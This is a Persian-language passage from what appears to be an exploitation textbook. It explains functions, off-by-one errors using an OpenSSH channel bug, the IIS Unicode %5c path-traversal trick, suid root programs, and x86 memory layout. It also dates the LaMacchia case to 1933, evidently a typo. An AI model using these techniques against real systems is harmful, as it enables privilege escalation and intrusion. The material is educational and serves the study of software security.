بعلاوه دستورات دور زدن ماشین بسیار پیچیده تر از عبارت "در خیابان شانزدهم به سمت راست دور بزن است (بپیچ)." دور زدن ماشین شامل مواردی همچون تعیین مسیر صحیح جهت دور زدن، کم کردن سرعت، روشن کردن چراغ راهنما، چرخاندن فرمان ماشین و نهایتا افزایش مجدد سرعت است. چون بسیاری از این اعمال برای هر خیابان ممکن یکسان بوده و تکرار می شوند، لذا می توان آنها را به شکل تابع (function) پیاده سازی کرد. تابع مجموعه ای از آرگومان ها را به عنوان ورودی می پذیرد، ورودی را با دستورات خود پردازش می کند، سپس به محلی که از آنجا فراخوانی شده است باز میگردد. تابع متناظر برای دور زدن ماشین در قالب شبه کد می تواند چیزی شبیه به زیر باشد:

```
Function Turn(the_direction, the_street)
{
   locate the_street;
   slow down;
```

```
    if(the_direction == right)
    {
       turn on the right blinker;
       turn the steering wheel to the right;
    }
    else
    {
       turn on the left blinker;
       turn the steering wheel to the left;
    }
    speed back up
}
```

ماشین با استفاده مکرر از این تابع می تواند بدون نیاز به نوشتن دستورهای جزئی در هر بار، در هر خیابان و در هر جهتی دور بزند. نکته مهمی که باید حول توابع به خاطر داشت این است که در فراخوانی تابع، روند اجرای برنامه به مکان متفاوتی جهت اجرای تابع پرش می کند (jump) و پس از پایان اجرای تابع، به حلی که فراخوانی تابع از آنجا صورت گرفته بود باز می گردد.

آخرین نکته راجع به توابع این است که هر تابع *مفاد* یا *زمینه (context)* مربوط به خود را دارد، یعنی متغیرهای محلی درون هر تابع منحصر به خود آن تابع است. هر تابع زمینه یا *محیط (environment)* مخصوص به خود دارد که در قالب آن اجرا می گردد. هسته برنامه، خود یک تابع با زمینه مربوط به خود است و در صورت فراخوانی هر تابع از این تابع اصلی، زمینه ای جدید در تابع اصلی برای تابع فراخوانی شده ایجاد می گردد. اگر تابع فراخوانی شده، تابع جدید دیگری را فراخوانی کند، زمینه ای جدید درون زمینه تابع قبلی برای آن ایجاد می شود و این روند به همین منوال ادامه می یابد. این لایه بندی در زمینه های تابعی، به نوعی امکان آتمیک بودن (atomic) توابع را فراهم می سازد، یعنی هر تابع به صورت هسته ای و متمرکز و دارای ماهیت مستقل از دیگران است.

ساختارهای کنترلی و مفاهیم تابعی موجود در شبه کد در بسیاری از زبان های برنامه نویسی مختلف نیز وجود دارد. ظاهر و ساختار شبه کد را می توان به هر صورتی تغییر داد، اما شبه کدهای قبلی طوری نوشته شده بودند که به زبان C شباهت نزدیکی یابند و به دلیل محبوبیت و کاربرد وسیع زبان C، این تشابه مفید واقع می شود. در حقیقت شالوده اصلی لینوکس و دیگر پیاده سازی های مدرن از سیستم عامل یونیکس به زبان C نوشته شده اند. چون لینوکس، یک سیستم عامل کد-باز با دستیابی آسان به کامپایلرها، اسمبلرها و دیباگرها است، لذا به یک پلاتفرم عالی جهت یادگیری تبدیل می شود. در این کتاب فرض بر آن است که تمام عملیات بر روی سیستمی با یک پردازنده مبتنی بر x86 و یک سیستم عامل لینوکس انجام می شود.

۲,۲. اکسپلویت کردن برنامه

اکسپلویت کردن برنامه ها، یک ستون از هکینگ است. برنامه ها تنها مجموعه ای پیچیده از قوانین هستند که یک جریان اجرائی خاص را دنبال کرده و به کامپیوتر می گویند که چه کاری انجام دهد. اکسپلویت کردن یک برنامه در واقع راهی زیرکانه جهت انجام کارهای مورد نظرمان توسط کامپیوتر است، حتی اگر برنامه فعلی در حال اجرا، از انجام آن کار منع شده باشد. چون یک برنامه عملا کاری را انجام می دهد که برای آن طراحی شده باشد، به این صورت حفره های امنیتی[۷]، نقایص یا سهواتی در طراحی برنامه یا محیط اجرای برنامه هستند. پیدا کردن این حفره ها و نوشتن برنامه هایی که آنها را تصحیح کند، ذهن خلاقی می طلبد. برخی مواقع این حفره ها حاصل خطاهای

[7] Security Holes

برنامه نویسی نسبتا آشکاری هستند، اما خطاهای *آشکار* کمتری وجود دارند که بواسطه آنها بتوان کارکرد تکنیک های اکسپلویتنگ پیچیده تر را در مکان های مختلف پایه گذاری کرد.

یک برنامه تنها می تواند کاری را انجام دهد که برای آن برنامه ریزی (برنامه نویسی) شده باشد. متاسفانه برنامه ای که نوشته می شود همیشه با آن چیزی که برنامه نویس در اجرای برنامه از آن انتظار دارد منطبق نیست. این اصل را می توان با یک لطیفه بیان کرد:

مردی از میان بیشه ای می گذشت، ناگهان یک چراغ جادو روی زمین یافت. به طور غیرارادی چراغ را برداشت و روی آن را با آستینش پاک کرد. ناگهان غول چراغ جادو ظاهر شد. غول از مرد به خاطر آزاد ساختن او تشکر کرد و به او برآوردن سه آرزو را نوید داد. *مرد دقیقا می دانست که چه می خواهد*:

ابتدا گفت: من یک ۱۰ میلیارد تومان پول می خواهم.

غول یک بشکن زد و ناگهان یک چمدان پر از پول از هوا به دامان او افتاد.

سپس مرد با چشمانی حیرت زده ادامه داد: من یک ماشین فراری می خواهم.

غول یک بشکن زد و ناگهان یک ماشین فراری ظاهر شد.

سپس مرد ادامه داد: سرانجام می خواهم آنقدر مطلوب و زیبا به نظر آیم که هیچ زنی تاب تحملم بر نتابد!

غول بشکنی زد و مرد تبدیل به یک جعبه شکلات شد!!

مرد می دانست که چه می خواهد اما به یک جعبه شکلات تبدیل شد! درست همان طور که نتیجه آخرین آرزوی مرد با آن چه گفته بود تفاوت یافت، یک برنامه نیز دقیقا دستورات را دنبال و اجرا می کند، اما نتایج همیشه مطابق نظر و میل برنامه نویس نخواهند بود و گاهی اوقات به نتایج غیرقابل پیش بینی و حتی فاجعه های عظیم خواهند رسید.

برنامه نویس ها انسان و از نوع بشرند و بعضی مواقع چیزی که می نویسند، دقیقا آن چیزی نیست که منظورشان بوده است. برای مثال، یک خطای برنامه نویسی معمول وجود دارد که با نام **off-by-one** شناخته می شود. همان طور که نام این خطا نشان می دهد، برنامه نویس به میزبان *یک واحد* در محاسبات خود اشتباه می کند. این خطا خیلی بیشتر از آنکه فکرش را بکنید اتفاق می افتد. شاید بتوان آنرا با یک سوال بهتر توضیح داد: اگر در حال ساختن یک دیوار ۱۰۰ پایی باشید که در آن ستون ها به فاصله ۱۰ پا از یکدیگر فاصله دارند، چه تعداد ستون برای این دیوار نیاز است؟ جواب واضح است، ۱۰ ستون. اما این جواب نادرست است و عملا ۱۱ ستون احتیاج می باشد. خطای off-by-one را معمولا *خطای ستون-دیوار (fencepost error)* می نامند و زمانی رخ می دهد که برنامه نویس سهواً *اشیا* را بجای *فضای بین اشیا* می شمارد و به عکس. مثالی دیگر زمانی است که برنامه نویس سعی بر انتخاب محدوده ای از ارقام یا اشیا برای پردازش دارد، برای مثال اشیای موجود بین N تا M. با فرض N=5 و M=17، تعداد اشیا برای پردازش چند است؟ جواب آشکار برابر است با M–N یا 12= 5-17. اما این جواب نادرست است، چون در حقیقت M-N+1 شی بین N و M وجود دارد که جمعا ۱۳ شی می شوند. اولین بار، ممکن است این نکات غیرمنطقی به نظر بیایند. اما حقیقت ماجرا نیز همین است، به دلیل غیرمنطقی به نظر رسیدن این نکات است که این خطاها بوجود می آیند.

چون برنامه ها برای هر احتمال واحد بررسی نشده و تاثیراتشان در خلال یک اجرای معمولی از برنامه ظاهر نمی شود، لذا معمولا خطاهای ستون-دیوار کمتر تشخیص داده می شوند. به هر حال زمانی که یک ورودی به برنامه داده شود که تاثیرات خطا را آشکار سازد، توالی خطاهای موجود در برنامه تاثیرات مهمی در ساختار منطقی در ادامه اجرای برنامه خواهد داشت. اگر این خطاها به درستی اکسپلویت شوند، یک خطای ستون-دیوار می تواند یک برنامه به ظاهر ایمن را به یک آسیب پذیری امنیتی تبدیل کند.

مثال اخیر در این راستا OpenSSH است که با هدف یک رشته برنامه ترمینال ارتباطی ایمن و به عنوان جایگزینی برای سرویس های ناامن و غیررمزی مانند telnet، rsh و rcp شناخته شده است. به این حال یک خطای ستون-

دیوار در کد تخصیص کانال وجود داشت که نهایتا به شدت اکسپلویت شد. آن خطا در یک عبارت شرطی if به صورت زیر بود:

```
if (id < 0 || id > channels_alloc) {
```

که باید به صورت زیر نوشته می شود:

```
if (id < 0 || id >= channels_alloc) {
```

در پارسی روان، شرط اول به صورت "اگر ID کمتر از صفر یا بزرگتر از کانالهای تخصیص یافته است، عملیات زیر را انجام بده" خوانده می شود، در صورتی که باید به شکل بی نقص زیر (شرط دوم) خوانده شود: "اگر ID کمتر از صفر یا بزرگتر یا مساوی با کانالهای تخصیص یافته است، عملیات زیر را انجام بده".

این خطای ستون-دیوار ساده، امکان اکسپلویت شدن برنامه را فراهم می کرد، بطوریکه یک کاربر معمولی پس از اعتبارسنجی و لاگین، میتوانست اختیارات مدیریتی سیستم را کسب کند. این نوع عاملیت بی شک آن چیزی نبوده است که برنامه نویسان یک برنامه امنیتی مانند OpenSSH در نظر داشته اند، اما یک کامپیوتر تنها کاری را انجام می دهد که به آن گفته شده باشد، حتی اگر مطلوب برنامه نویس نباشد.

وضعیت دیگری که ظاهرا خطاهای برنامه نویسی قابل اکسپلویت شدن را ایجاد می کند، زمانی است که یک برنامه به سرعت به منظور افزایش عاملیت تغییر می یابد. اگرچه این افزایش در عاملیت، برنامه را از حیث بازار قابل قبول تر می سازد و بهای آنرا افزایش می دهد، اما به همان میزان پیچیدگی برنامه نیز بالا می رود. این پیچیدگی، احتمال اشتباهاتِ از نظر دور مانده و سهوی را در برنامه افزایش می دهد. وب سرور IIS از شرکت ماکروسافت جهت ارائه مندرجات ایستا و تعاملی وب به کاربران طراحی شده است. برای رسیدن به این هدف، برنامه باید اجازه خواندن، نوشتن و اجرای برنامه ها و فایل ها را درون شاخه های مشخصی به کاربران بدهد؛ با این حال این عاملیت فقط باید محدود به همان شاخه ها باشد. بدون این محدودیت کاربران کنترل کاملی روی سیستم خواهند داشت که از نقطه نظر امنیتی خوشایند و مطلوب نیست. برای اجتناب از این وضعیت برنامه یک کد بررسی-مسیر[8] دارد که کاربران را از استفاده از کاراکتر Back-Slash (\ ) جهت برگشت به شاخه قبلی و دیدن دیگر شاخه ها منع می کند.

با در نظر گرفتن پشتیبانی از مجموعه کاراکتر یونیکد (Unicode)، پیچیدگی برنامه باز هم افزایش یافت. یونیکد یک مجموعه کاراکترِ بایت-مضاعف است که به منظور ارائه کاراکترها به هر زبانی مانند چینی و عربی و غیره طراحی شده است. به جای یک بایت برای هر کاراکتر، یونیکد با استفاده از دو بایت برای نمایش هر کاراکتر، امکان پیدایش هزاران کاراکتر ممکن را فراهم می آورد، و این، مخالف ایده استفاده از یک بایت برای هر کاراکتر است که در آن تنها چندصد کاراکتر امکان وجود دارند. به این صورت این پیچیدگی اضافی، امکان چندین نمایش از کاراکتر Backslash را فراهم می آورد. برای مثال، %5c در یونیکد به صورت کاراکتر backslash ترجمه می شود. اما این ترجمه *بعد از* اجرای کد بررسی مسیر انجام می شود. لذا به جای کاراکتر \، با استفاده از %5c امکان تغییر شاخه به وجود می آید که این خاصیت خطرات امنیتی مذبور را به ارمغان می آورد. دو کرم اینترنتی Sadmind و Code-Red از این نوع اشتباه در ترجمه یونیکد استفاده می کردند.

مثال دیگر از این قانون در خارج قلمرو برنامه نویسی کامپیوتری استفاده شد که تحت عنوان *"روزنه سنگر در لَمَکشیا"* شناخته میشود. درست مانند قوانین برنامه های کامپیوتری، نظام قانونی آمریکا نیز در برخی مواقع قوانینی دارد که دقیقا موضع و منظور خود را بیان نمی دارد. همانند اکسپلویت ها برای برنامه های کامپیوتری، می توان از این روزنه های قانونی برای سو استفاده از آن قوانین استفاده کرد. تقریبا اواخر سال ۱۹۳۳، دیوید لمکشیا[9]، یک

[8] Path-Checking
[9] David LaMacchia

هکر ۲۱ ساله و دانش آموز درMIT، یک سیستم تابلو اعلانات[10] با نام "Cynosure" را برای مقاصد دزدی نرم افزاری نصب کرد. آنهایی که نرم افزاری برای ارائه داشتند می توانستند آن نرم افزار را آپلود کرده و آنهایی که نمی خواستند چیزی ارائه کنند، حداقل می توانستند نرم افزار مورد نظر خود را دانلود کنند. این سرویس تنها برای ۶ هفته فعال بود، اما یک ترافیک شبکه سنگین و جهانی را ایجاد کرد که سرانجام توجه مسئولان دانشگاه و فدرال امنیتی را جلب کرد. شرکت های نرم افزاری ادعا کردند که در نتیجه Cynosure متحمل ضرر یک میلیون دلاری شده اند. هیئت منصفه فدرال، لمکشیا را به اتهام مشارکت با افراد ناشناس و تخلف از احکام کلاهبرداری کامپیوتری دستگیر کردند. به هر حال حکم بازداشت عزل شد چون اَعمال لمکشیا، تحت جریان قرارداد حق-کپی (Copyright) به عنوان بزهکاری شناخته نشد، چون جرم برای اهداف منفعتی تجاری یا سو استفاده های شخصی مالی انجام نشده بود. ظاهرا قانونگذارن هرگز پیش بینی نمی کردند که فردی با اهدافی غیر از منفعت طلبی اقتصادی و شخصی مشغول به این نوع فعالیت ها شود. چندی بعد در سال ۱۹۹۷، کنگره این رخنه قانونی را با قرارداد *عدم دزدی الکترونیکی (No Electronic Theft)* مرتفع ساخت. اگرچه این مثال راجع به اکسپلویت کردن یک برنامه کامپیوتری نبود، اما دادگاه را می توان به عنوان کامپیوتری فرض کرد که برنامه ی سیستم قانونی را همان طور که نوشته شده است اجرا می کند. مفاهیم انتزاعی از علم هک از دنیای کامپیوتر و محاسبات فراتر است، بطوریکه می توان آنها را بر وجوه بسیار مختلفی از زندگی اعمال کرد که ممکن است سیستم های پیچیده ای در ورای آن باشند.

۲,۳. تکنیک های کلی اکسپلویت

خطاهای ستون دیوار و توسعه نامناسب یونیکد مشکلاتی هستند که در آن واحد نمی توان آنها را تشخیص داد، اما برای هر برنامه نویس با درک بالا آشکار خواهند بود. اما خطاهای رایجی وجود دارند که به روش هایی اکسپلویت می شوند که آن قدرها هم آشکار نیستند. تاثیر این خطاها بر امنیت همیشه واضح نیست و این مشکلات امنیتی در هر جایی از کد وجود دارند. چون اشتباهات یکسانی در بسیاری از موارد مختلف رخ می دهند، لذا تکنیک های اکسپلویتینگ کلی و پایه ای برای سود بردن از این اشتباهات توسعه یافته اند و می توان آنها را در وضعیت های گوناگونی بکار برد.

می توان از دو نوع معمول از تکنیک های کلی اکسپلویت یعنی اکسپلویت های سرریز بافر[11] و اکسپلویت های رشته فرمت[12] نام برد. در هر دوی این تکنیک ها هدف نهایی، کنترل کردن روند اجرایی برنامه هدف است تا سیستم را در اجرای یک قطعه کد مضر (که می توان آنرا از طرق گوناگونی در حافظه قرار داد) فریب دهیم. این عمل تحت نام *اجرای کد دلخواه (arbitrary code execution)* شناخته می شود، چرا که هکر می تواند تقریبا مسبب هرکاری شود.

اما چیزی که واقعا این نوع اکسپلویت ها را جذاب و دلچسب می سازد، تکنیک های زیرکانه مختلفی است که در راستای دستیابی به اهداف نهایی توسعه یافته اند. درک این تکنیک ها به مراتب مقتدرانه تر و مفیدتر از نیل به نتیجه پایانی هر اکسپلویت واحد است (مثلا دسترسی به یک سیستم کامپیوتری). به این صورت می توان آنها را اِعمال و گسترش داد تا تاثیرات دیگری را نتیجه گرفت. به هر حال پیش نیاز درک این تکنیک های اکسپلویتینگ به مراتب دانشی عمیق تر از مجوزهای فایل، متغیرها، تخصیص حافظه، توابع و زبان اسمبلی است.

---

[10] Bulletin Board System
[11] Buffer Overflow
[12] Format-String

۲,۴. مجوزهای چند-کاربره فایل

لینوکس یک سیستم عامل چندکاربره (Multi-User) است که سطح اختیارات کامل سیستم، منحصرا به یک کاربر مدیریتی تحت عنوان *ریشه (root)* اعطا می شود. علاوه بر کاربر ریشه، اکانت های کاربری بسیار و گروه های دیگری وجود دارند. بسیاری از کاربران می توانند به یک گروه تعلق داشته باشند و یک کاربر می تواند به چندین گروه مختلف متعلق باشد! مجوزهای فایل نیز مبتنی بر هر دوی کاربران و گروه ها است، بطوریکه کاربران دیگر نمی توانند فایلهای شما را بخوانند مگراینکه به آنها اجازه صریح این کار داده شود. هر فایل به یک کاربر و یک گروه مرتبط است و تنها مالک فایل است که می تواند مجوزها را صادر کند. سه مجوز تحت عنوان *خواندن (read)*، *نوشتن (write)* و *اجرا کردن (execute)* وجود دارد. این مجوزها می توانند در سه فیلد *کاربر (user)*، *گروه (group)* و *دیگران (other)* فعال یا غیرفعال شوند. فیلد کاربر، کارهایی را که مالک فایل می تواند انجام دهد (خواندن، نوشتن، اجرا کردن)، تعیین می کند. فیلد گروه، کارهای قابل انجام توسط کاربران آن گروه را تعیین می کند. فیلد دیگران، نیز کارهایی را که بقیه کاربران می توانند انجام دهند تعیین می کند. این مجوزها با حروف **r**، **w** و **x** در سه فیلد متوالی متناظر با کاربر، گروه و دیگران نمایش می یابند. در مثال زیر کاربر (مالک) مجوزهای خواندن و نوشتن (اولین فیلد درشت نما شده)، گروه مجوزهای خواندن و اجرا کردن (فیلد وسط) و دیگران، مجوزهای نوشتن و اجرا کردن را دارند (آخرین فیلد درشت نما شده).

```
-rw-r-x-wx   1 guest   visitors   149 Jul 15 23:59 tmp
```

در بعضی حالات لازم است که به یک کاربر بدون سطح دسترسی[۱۳]، اجازه اجرای یک عمل سیستمی (که به سطح دسترسی ریشه نیاز دارد) را بدهیم، مثل تعویض یک رمزعبور. اولین راه حل دادن سطح اختیار ریشه به کاربر مذبور است؛ اما این کار کنترل کامل سیستم را به دست کاربر می سپارد که از نقطه نظر امنیتی مطلوب نیست. لذا در عوض به برنامه قابلیتی اعطا می شود که در شرایطی اجرا شود که انگار یک کاربر ریشه است، بطوریکه عمل سیستمی به درستی انجام شود و عملا به کاربر کنترل کامل به سیستم داده نشود. این نوع مجوز را *مجوز یا بیتِ* **suid**[۱۴] می نامیم. هنگامی که یک برنامه با مجوز suid توسط یک کاربر اجرا می شود، آنگاه **euid**[۱۵] یا *شناسه موثر کاربری* آن کاربر، به uid یا *شناسه کاربری* مالکِ برنامه تغییر یافته و برنامه اجرا می گردد. پس از پایان اجرای برنامه، euid کاربر به مقدار اولیه خود تغییر می یابد. این بیت یا مجوز در مثال زیر با حرف **s** به صورت درشت نشان داده شده است. همچنین مجوزی با نام **sgid**[۱۶] وجود دارد که همین عمل را با *شناسه موثر گروه*[۱۷] انجام می دهد.

```
-rwsr-xr-x   1 root   root   29592 Aug 8 13:37 /usr/bin/passwd
```

برای مثال اگر کاربری بخواهند رمز عبور خود را تغییر دهد، باید فایل /usr/bin/passwd را اجرا کند که مالک آن کاربر ریشه و بیت suid بر روی آن فعال است. سپس جهت اجرای فایل پسورد، uid کاربر به uid ریشه (که برابر با صفر است) تغییر می یابد و بعد از اتمام اجرا به حالت اولیه باز می گردد. برنامه هایی که مجوز suid بر روی آنها روشن یا فعال و مالک آنها کاربر ریشه باشد، معمولا با نام "***SUID Root***" شناخته می شوند.

اینجاست که تغییر روند اجرایی برنامه بسیار مهم جلوه می کند. اگر روند یک برنامه suid root را بتوان طوری تغییر داد که یک قطعه کد تزریق شده دلخواه را اجرا کند، آنگاه نفوذگر تحت اختیارات ریشه می تواند برنامه را به هر کاری وا دارد. اگر نفوذگر تصمیم به ایجاد یک پوسته فرمان کاربری[۱۸] جدید جهت دستیابی به آن بگیرد، آنگاه

---

[13] Non-Privileged
[14] Set User-ID
[15] Effective User-ID
[16] Set Group-ID
[17] Effective Group-ID
[18] User Shell

نفوذگر در یک سطح کاربری، سطح اختیار ریشه را خواهد داشت. همان طور که در ابتدا ذکر شد، این مسئله از نقطه نظر امنیتی مطلوب نیست، چرا که به نفوذگر به عنوان کاربر ریشه، کنترل کامل سیستم را اعطا می کند.

می توانم حدس بزنم که به چه چیزی فکر می کنید: "خارق العاده است، اما اگر بنا به تعریف قبول داریم که یک برنامه مجموعه ای مستحکم از قوانین است، آنگاه چطور می توان روند یک برنامه را تغییر داد!؟"

بسیاری از برنامه ها در زبان های سطح بالا مانند C نوشته می شوند و با توجه و کار در این سطح بالاتر، عملا برنامه نویس نمی تواند تصویر جامع و کلی تر را از برنامه بدست آورد که شامل مواردی همچون حافظه متغیر، فراخوانی های پشته، اشارگرهای اجرایی و دیگر دستورات سطح پائین ماشین می شود که در زبان سطح بالا واضح نیستند. با درکی عمیق از دستورات سطح پائین ماشین که برنامه های سطح بالا به آنها ترجمه می شوند، یک هکر ذهنیتی بهتر و ملموس تر از اجرای واقعی برنامه نسبت به برنامه نویس سطح بالا خواهد داشت که برنامه را بدون آن درک بخصوص نوشته است. لذا اکسپلویت کردن برنامه ها به منظور تغییر روند اجرایی آنها هنوز هم هیچ یک از قوانین مربوط به یک برنامه کامپیوتری را نقض نمی کند؛ بلکه این عمل نشان از شناخت دقیق تر و بیشتر قوانین و استفاده از آنها به طرق پیش بینی نشده دارد. بکار بستن این تکنیک ها و روش های اکسپلویت و نوشتن برنامه هایی جهت پیش گیری از این نوع اکسپلویت ها، مستلزم درکی عمیق تر از قوانین برنامه نویسی سطح پائین، مثل حافظه برنامه است.

۲,۵. حافظه

در وهله اول ممکن است حافظه کمی هولناک به نظر آید، اما به خاطر داشته باشید که کامپیوتر، جادوگری نیست و در هسته کار، واقعا مثل یک ماشین حساب عظیم است. حافظه بایت هایی است از فضای ذخیره ای موقتی که با آدرس ها شماره گذاری شده اند. به این حافظه می توان با آدرس هایش دسترسی پیدا کرد و می توان اطلاعاتی از بایت موجود در هر آدرس خاص را خواند یا در آن نوشت. پردازنده های فعلی x86 اینتل از یک طرح آدرس دهی ۳۲ بیتی استفاده می کنند، یعنی تعداد 2^{32} یا ۴,۲۹۴,۹۶۷,۲۹۶ آدرس ممکن موجود خواهد بود. *متغیرهای* یک برنامه تنها مکانهای مشخصی در حافظه هستند که به منظور ذخیره اطلاعات استفاده می شوند.

اشارگرها (pointer)، نوعی متغیر خاص هستند که جهت ذخیره آدرس های حافظه مکان های مختلف برای ارجاع دیگر اطلاعات بکار می روند. چون در عمل حافظه را نمی توان حرکت داد (منتقل کرد)، لذا اطلاعات درون آن باید به مکان دلخواه کپی شوند. اما کپی کردن قطعات بزرگ حافظه که نهایتا بتوانند توسط توابع مختلف یا در مکانهای مختلف استفاده شوند، بسیار پر هزینه و پر محاسبه خواهد بود. از نقطه نظر حافظه نیز این عمل پر هزینه است، چون برای کپی شدن بلوک حافظه ای منبع، باید یک بلوک حافظه ای جدید در حافظه تخصیص یابد. اشارگر راه حل مناسبی برای این مشکل هستند. به جای کپی کردن قطعات بزرگ در گوشه و کنار حافظه می توان آدرس آن بلوک حافظه بزرگ را به یک اشارگر نسبت داد. سپس، این اشارگر کوچک ۴ بایتی را می توان به توابع مختلفی که نیاز به دسترسی به آن بلوک حافظه بزرگ دارند منتقل کرد.

پردازنده حافظه مخصوص به خود دارد که نسبتا کوچک است. از این بخش های حافظه ای با نام *ثبات (register)* یاد می شود. چندین ثبات ویژه وجود دارند که برای ثبت جریاناتی که در خلال اجرای برنامه رخ می دهند بکار می روند. یکی از برجسته ترین آنها، ***EIP***[19] است. ثبات EIP، اشارگری است که آدرس دستور در حال اجرای فعلی را

[19] Extended Instruction Pointer

نگهداری می کند. دیگر ثبات های ۳۲ بیتی که به عنوان اشارگر مورد استفاده قرار می گیرند، ***EBP***[20] و ***ESP***[21] هستند. تمام این سه ثبات در اجرای یک برنامه حیاتی و مهم هستند که بعدا با عمق بیشتری مورد بررسی قرار می گیرند.

۲,۵,۱. اعلان حافظه

هنگام برنامه نویسی در یک زبان سطح بالا مثل C، متغیرها بوسیله یک *نوع داده ای (data type)* اعلان می شوند. این انواع داده ای می توانند عدد صحیح، کاراکتر، ساختمان سفارشی اعلان شده توسط کاربر[22] و مواردی چند را در بر گیرند. مهم بودن نوع داده از جهت تخصیص صحیح فضا برای هر متغیر است. یک عدد صحیح به ۴ بایت فضا نیاز دارد، در حالیکه یک کاراکتر فقط به ۱ بایت فضا احتیاج دارد. به این صورت یک عدد صحیح دارای ۳۲ بیت فضا (با ۴,۲۹۴,۹۶۷,۲۹۶ مقدار ممکن) است، درحالیکه یک کاراکتر فقط دارای ۸ بیت فضا (با ۲۵۶ مقدار ممکن) خواهد بود.

بعلاوه متغیرها می توانند درآرایه ها نیز اعلان شوند. یک *آرایه (array)*، تنها لیستی از N عنصر با نوع داده ای خاص (و یکسان) است. لذا یک آرایه ۱۰ کاراکتری، تنها ۱۰ کاراکتر مجاور به هم و تخصیص یافته بر روی حافظه است. آرایه را *بافر (buffer)* و آرایه کاراکتری را *رشته (string)* نیز می نامند. چون کپی کردن بافرها بزرگ از لحاظ محاسباتی پر هزینه است، لذا از اشارگرها معمولا جهت ذخیره آدرس ابتدای آن بافر استفاده می شود. اشارگرها با وجود یک *ستاره* (*)[23] در قبل از نام متغیر اعلان می شوند. در زیر چند مثال از نحوه اعلان متغیرها در زبان C را ملاحظه می کنید:

```
int integer_variable;
char character_variable;
char character_array[10];
char *buffer_pointer;
```

یک جز مهم حافظه در پردازنده های x86، *ترتیب بایتی (byte order)* در کلمات ۴ بایتی است. این ترتیب تحت نام ***Little Endian*** شناخته می شود که کم ارزش ترین بایت ابتدا ظاهر می شود (بر خلاف جبر معمولی). یعنی برای کلمات ۴ بایتی (مثل اشارگرها و اعداد صحیح)، بایت ها در حافظه به صورت *معکوس* ذخیره می شوند. مقدار هگزادسیمال 0x12345678 ذخیره شده در یک معماری Little Endian، در حافظه به صورت 0x78563412 خواهد بود. اگرچه کامپایلرها برای زبان های سطح بالایی مثل C، ترتیب بایت را به صورت خودکار اِعمال می کنند. این نکته مهم را به حافظه بسپارید.

۲,۵,۲. خاتمه دادن با بایت پوچ

گاهی اوقات برای یک آرایه کاراکتری، ۱۰ بایت تخصیص یافته است، اما فقط ۴ بایت در عمل مورد استفاده قرار گرفته است. اگر کلمه "test" در یک آرایه کاراکتری ۱۰ بایتی ذخیره شود، بایتهای اضافی در انتهای آرایه بلا استفاده می مانند. یک بایت *پوچ (null)* برای مسدود کردن، خاتمه دادن یا بستن رشته استفاده می شود. این بایت به هر تابعی که روی آن آرایه کار کند، بیان می دارد که عملیات در آنجا خاتمه یابد.

```
0 1 2 3 4 5 6 7 8 9
t e s t 0 X X X X X
```

[20] Extended Base Pointer
[21] Extended Stack Pointer
[22] Custom User-Defined Structure
[23] Asterisk

لذا اگر تابعی بخواهد رشته فوق را از این بافر کاراکتری به مکان دیگری کپی کند، عبارت "test" را کپی کرده و به بایت پوچ برخورد کرده و عملیات کپی را متوقف می سازد. لذا به جای کپی شدن کل بافر، تنها عبارت "test" کپی شد. به همین طریق اگر تابعی بخواهد یک بافر کاراکتری را چاپ کند، بجای چاپ کردن test به همراه چندین بایت تصادفی که ممکن است بعد از آن وجود داشته باشند، تنها عبارت "test" را چاپ خواهد کرد. مسدود کردن رشته ها با بایت های پوچ کارایی را افزایش می دهد و توابع نمایشی (که چیزی را روی صفحه چاپ می کنند) طبیعی تر و بهتر عمل خواهند کرد.

۲,۵,۳. قطعه بندی حافظه برنامه

حافظه برنامه به چندین قطعه تقسیم می شود: ***text*** ،***data*** ،***bss*** ،***heap*** و ***stack***. هر قطعه نمایانگر بخش مخصوصی از حافظه است که برای هدفی خاص کنار گذاشته شده است.

- قطعه text که برخی مواقع ***code*** نیز نامیده می شود، محلی برای بارگذاری دستورات ترجمه شده به زبان ماشین است. اجرای دستورات در این قطعه به علت وجود ساختارها و توابع کنترلی سطح بالا که قبلا ذکر شد به صورت غیر خطی (***non-linear***) انجام می شود. این ساختارها در زبان اسمبلی به صورت دستورات ***branch***، ***jump*** و ***call*** ترجمه می شوند. به محض اجرای برنامه، مقدار EIP برابر با اولین دستور در قطعه text خواهد بود. سپس پردازنده یک حلقه اجرایی را که امور زیر را انجام می دهد دنبال می کند:
  - خواندن دستوری که EIP به آن اشاره دارد
  - اضافه کردن طولِ بایتِ دستور[۲۴] به EIP
  - اجرای دستوری که در مرحله ۱ خوانده شده بود
  - بازگشت به مرحله ۱

بعضی مواقع به دستوراتی مثل jump یا call بر می خوریم که EIP را به آدرس مختلفی از حافظه تغییر می دهند. این تغییر برای پردازنده مهم نیست، چرا که اجرا کردن دستورات را در همه حال به صورت غیر خطی فرض می کند. لذا اگر EIP در مرحله ۳ تغییر کند، پردازنده تنها به مرحله ۱ باز گشته و دستوری را که EIP به آن تغییر داده شده است می خواند.

مجوز نوشتن در قطعه text غیرفعال است، چون این قطعه تنها برای ذخیره کد استفاده می شود نه برای ذخیره متغیرها. در حقیقت این کار افراد را از تغییر کد برنامه باز می دارد و هر گونه تلاش جهت نوشتن در این قطعه از حافظه منجر به هشدار به کاربر مبنی بر رخداد یک عمل نامطلوب می شود و نهایتا سبب خارج شدن از برنامه می شود. فایده دیگر فقط-خواندنی بودن این قطعه این است که می توان آنرا بین کپی های مختلفی از برنامه به اشتراک گذاشت که بدون رخداد هر گونه مشکل، امکان چندین اجرا از برنامه را در آن واحد فراهم می آورد. ذکر این نکته لازم است که این قطعه از حافظه دارای اندازه ثابتی است، چون چیزی در آن تغییر نخواهد کرد.

- قطعه های data و bss جهت ذخیره سازی متغیرهای عمومی (***global***) و ایستا (***static***) استفاده می شوند. قطعه data با متغیرها، رشته ها و دیگر مقادیر ثابت که اولا عمومی و دوما دارای مقدار اولیه (***initialized***) هستند پر می شوند، این عناصر در برنامه مورد استفاده قرار می گیرند. قطعه bss دقیقا با عناصری همچون عناصر data پر می شوند، با این تفاوت که در bss داده های بدون مقدار اولیه (***uninitialized***) ذخیره می شوند. اگرچه این قطعات قابل نوشتن هستند، اما اندازه آنها ثابت است.

---

[24] Byte-Length – تعداد بایت هایی را که یک دستور اسمبلی در حافظه اشغال می کند، طول بایت آن دستور می گوییم.

